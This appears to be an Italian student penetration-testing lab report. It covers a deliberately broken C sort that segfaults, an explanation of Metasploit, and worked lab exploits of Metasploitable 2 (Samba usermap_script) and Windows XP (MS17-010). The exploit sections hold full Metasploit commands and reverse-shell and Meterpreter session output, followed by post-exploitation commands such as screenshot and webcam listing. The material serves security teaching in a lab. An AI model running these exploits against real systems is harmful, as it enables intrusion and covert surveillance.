Abbiamo modificato il codice in modo tale che si vadano ad incrementare i valori inseriti nell'input utente impedendo alla macchina di riuscire a riordinarli, come previsto dal codice, e creando conseguentemente un segmentation fault.

```
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12         {
13         int c= i+1;
14         printf("[%d]:", c);
15         scanf ("%d", &vector[i]);
16         }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21         {
22         int t= i+20;
23         printf("[%d]: %d", t, vector[k]);
24         printf("\n");
25         }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29         {
30         for (k = 0 ; k < 10 - j - 1; k++)
31                 {
32                 if (vector[k] > vector[k+20])
33                 {
34                 swap_var = vector[k];
35                 vector[k] = vector[k+20];
36                 vector[k+20] = swap_var;
37                 }
38                 }
39         }
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
42         {
43         int g = j+20;
44         printf("[%d]:", g);
45         printf("%d\n", vector[j]);
46         }
47
48 return 0;
```

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
[3]:2
[4]:2
[5]:2
[6]:2
[7]:2
[8]:2
[9]:2
[10]:2
Il vettore inserito e':
[20]: 2
[21]: 2
[22]: 2
[23]: 2
[24]: 2
[25]: 2
[26]: 2
[27]: 2
[28]: 2
[29]: 2
Il vettore ordinato e':
[20]:1
[21]:0
[22]:-1478814006
[23]:2
[24]:0
[25]:0
[26]:-36232855
[27]:2
[28]:0
[29]:2
zsh: segmentation fault  ./BOF
```

METASPLOIT


23

COS'È

Metasploit è un framework usato per il penetration testing e lo sviluppo di exploit. Fornisce una vasta quantità di exploit. Infine automatizza l'uso degli exploit. Ogni exploit necessita di un payload per poter creare una shell (connessione tra due dispositivi, dove uno è attaccante e uno è vittima). Il payload è una porzione di dati o codice malevolo eseguito da un software o un exploit e trasmesso in un protocollo di comunicazione.


COS'È UNA SHELL

Una shell è una connessione instaurata, tramite l'uso di un payload, tra un host attaccante e uno vittima. Questa connessione è creabile in due differenti direzioni. Nel caso sia l'attaccante ad avviarla è definita bind mentre se è la vittima verrà definita come reverse.




EXPLOIT DI METASPLOITABLE 2

Abbiamo eseguito una simulazione di attacco usando come macchina target Metasploitable 2. inizialmente abbiamo eseguito una vulnerability scan con Nessus, al fine di individuare una vulnerabilità da sfruttare, che abbiamo trovato sulla porta 445.



ESECUZIONE DELL'ATTACCO

A questo punto abbiamo tutti i dati necessari per eseguire l'attacco. Dal prompt comandi eseguendo il comando "msfconsole" accediamo all'interfaccia di Metasploit; successivamente, tramite il comando "search samba" andiamo ad individuare il path dell'exploit da usare, quindi lo andremo ad impostare con il comando "use".



27

IMPOSTAZIONI METASPLOIT

Per permettere che l'attacco vada a buon fine dobbiamo modificare le impostazioni di rete tramite i comandi "set RHOSTS" seguito dall'ip di Metasploitable 2 e "set LPORT" per impostare la porta 5555

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

28

EXPLOIT


Tramite il comando exploit eseguiamo l'attacco vero e proprio che ci consente di entrare in controllo della macchina vittima da remoto. Per verificare basterà eseguire il comando "ifconfig" e verificare che l'ip corrisponda con quello di metasploitable2

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:41097) at 2024-01-29 05:54:43 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e9:94:1b
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee9:941b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15659 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2367042 (2.2 MB)  TX bytes:2571941 (2.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1063 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1063 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:224956 (219.6 KB)  TX bytes:224956 (219.6 KB)
```

29

EXPLOIT DI WINDOWS XP

Effettuando un vulnerability scanner con Nessus, software per la scansione di vulnerabilità, otteniamo un report con una vulnerabilità HIGH, la vulnerabilità è la MS17-010 ovverò un problema del server SMB



192.168.200.200

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	1	0	0	0


Vulnerabilities — Total: 1

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

* indicates the v3.0 score was not available; the v2.0 score is shown


EXPLOIT MS17-010

Una volta identificata la vulnerabilità con Nessus abbiamo effettuato un test con Metasploit.
Abbiamo cercato la vulnerabilità in questione tramite il comando “search” seguito da MS17-010, ovvero la vulnerabilità da noi scelta.
Una volta individuato il path necessario, lo abbiamo selezionato con il comando “use” e successivamente, per renderlo funzionale sulla macchina target, abbiamo modificato le impostazioni di rete tramite il comando “set RHOSTS” seguito dall’ip di metasploitable.



EXPLOIT'S OPTIONS

Come vediamo in figura andiamo ad impostare l'ip della macchina target: 192.168.200.200 tramite il comando "set RHOSTS".



```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
```

EXPLOIT

Con il comando “exploit” metasploitable inietta il payload, siamo riusciti dunque ad ottenere una sessione all’interno di Windows XP

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:4444
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.200.200:445 -       [*] Preparing dynamite...
[*] 192.168.200.200:445 -       [*] Trying stick 1 (x86)...Boom!
[*] 192.168.200.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x820d34b0
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... HkMgvqqy.exe
[*] 192.168.200.200:445 - Created \HkMgvqqy.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \HkMgvqqy.exe...
[-] 192.168.200.200:445 - Delete of \HkMgvqqy.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:1050) at 2024-01-29 05:16:32 -0500
```

33

VERIFICA

Una volta ottenuta la sessione di meterpreter, con il comando “ifconfig” otteniamo la scheda di rete della macchina target e con route “la tabella di routing”.

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:52:a8:64
MTU          : 1500
IPv4 Address : 192.168.200.200
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric  Interface
    ------           -------          -------          ------  ---------
    0.0.0.0          0.0.0.0          192.168.200.1    10      2
    127.0.0.0        255.0.0.0        127.0.0.1        1       1
    192.168.200.0    255.255.255.0    192.168.200.200  10      2
    192.168.200.200  255.255.255.255  127.0.0.1        10      1
    192.168.200.255  255.255.255.255  192.168.200.200  10      2
    224.0.0.0        240.0.0.0        192.168.200.200  10      2
    255.255.255.255  255.255.255.255  192.168.200.200  1       2

No IPv6 routes were found.
```

34

SCREENSHOT E WEBCAM

Una volta ottenuta la sessione di meterpreter, con il comando “screenshot” abbiamo ottenuto uno screenshot del desktop della macchina target e con il comando “webcam_list” abbiamo ottenuto la lista delle webcam, non trovando nessuna webcam.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/XGmPBexe.jpeg
meterpreter > webcam_list
```

35

TIPOLOGIA MACCHINA

Tramite il comando “execute -f cmd.exe -i -H” siamo entrati dentro il prompt comandi di windows XP e tramite il comando “systeminfo” abbiamo verificato qual’è la tipologia della macchina attaccata come riportato in immagine.

```
meterpreter > execute -f cmd.exe -i -H
Process 224 created.
Channel 3 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>systeminfo
systeminfo

Nome host:                           TEST-EPI
Nome SO:                             Microsoft Windows XP Professional
Versione SO:                         5.1.2600 Service Pack 3 build 2600
Produttore SO:                       Microsoft Corporation
Configurazione SO:                   Workstation autonoma
Tipo build SO:                       Uniprocessor Free
Proprietario registrato:             test_pc
Organizzazione registrata:
Numero di serie:                     76435-640-3757355-23607
Data di installazione originale:     15/07/2022, 15.07.00
Tempo di funzionamento sistema:      0 giorni, 1 ore, 34 minuti, 8 secondi
Produttore sistema:                  innotek GmbH
Modello sistema:                     VirtualBox
Tipo sistema:                        X86-based PC
Processore:                          1 processore(i) installati.
                                     [01]: x86 Family 6 Model 154 Stepping 3 GenuineIntel ~2676 Mhz
Versione BIOS:                       VBOX   - 1
Directory Windows:                   C:\WINDOWS
Directory di sistema:                C:\WINDOWS\system32
Unit◆ di avvio:                      \Device\HarddiskVolume1
Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario:                         N/D
Memoria fisica totale:               511 MB
Memoria fisica disponibile:          374 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile:       2.008 MB
Memoria virtuale: in uso:            40 MB
Posizioni file di paging:            C:\pagefile.sys
Dominio:                             WORKGROUP
Server di accesso:                   N/D
Aggiornamenti rapidi:                1 Aggiornamenti rapidi installati.
                                     [01]: Q147222
Schede di rete:                      1 NIC installate.
                                     [01]: Scheda server Intel(R) PRO/1000 Gigabit
                                           Nome connessione: Connessione alla rete locale (LAN)
                                           DHCP abilitato:    No
                                           Indirizzi IP
                                           [01]: 192.168.200.200

C:\WINDOWS\system32>
```

BONUS

37

ATTACCO A BSIDESVANCOUVER

BsidesVancouver è una macchina virtuale vulnerabile che presenta vari metodi di attacco per ottenere i permessi di root e di conseguenza il file flag.txt

38

BLACKBOX INFORMATION GATHERING

Abbiamo iniziato il PT con la fase d information gathering. Utilizzando il tool nmap siamo riusciti ad individuare l'indirizzo IP della macchina, i servizi attivi e le porte aperte.
Grazie a queste informazioni abbiamo deciso di effettuare un attacco con Metasploit alla porta FTP.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sL -sn 192.168.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-31 02:26 EST
Nmap scan report for 192.168.0.0
Nmap scan report for skyhub4.Home (192.168.0.1)
Nmap scan report for 192.168.0.2
Nmap scan report for 192.168.0.3
Nmap scan report for pcdiNicola.Home (192.168.0.4)
Nmap scan report for 192.168.0.5
```


```
Nmap scan report for 192.168.0.164
Nmap scan report for 192.168.0.165
Nmap scan report for 192.168.0.166
Nmap scan report for 192.168.0.167
Nmap scan report for 192.168.0.168
Nmap scan report for bsides2018.Home (192.168.0.169)
Nmap scan report for 192.168.0.170
Nmap scan report for 192.168.0.171
Nmap scan report for 192.168.0.172
Nmap scan report for 192.168.0.173
Nmap scan report for 192.168.0.174
Nmap scan report for 192.168.0.175
Nmap scan report for 192.168.0.176
Nmap scan report for 192.168.0.177
Nmap scan report for 192.168.0.178
Nmap scan report for 192.168.0.179
Nmap scan report for 192.168.0.180
Nmap scan report for kali.Home (192.168.0.181)
Nmap scan report for 192.168.0.182
```

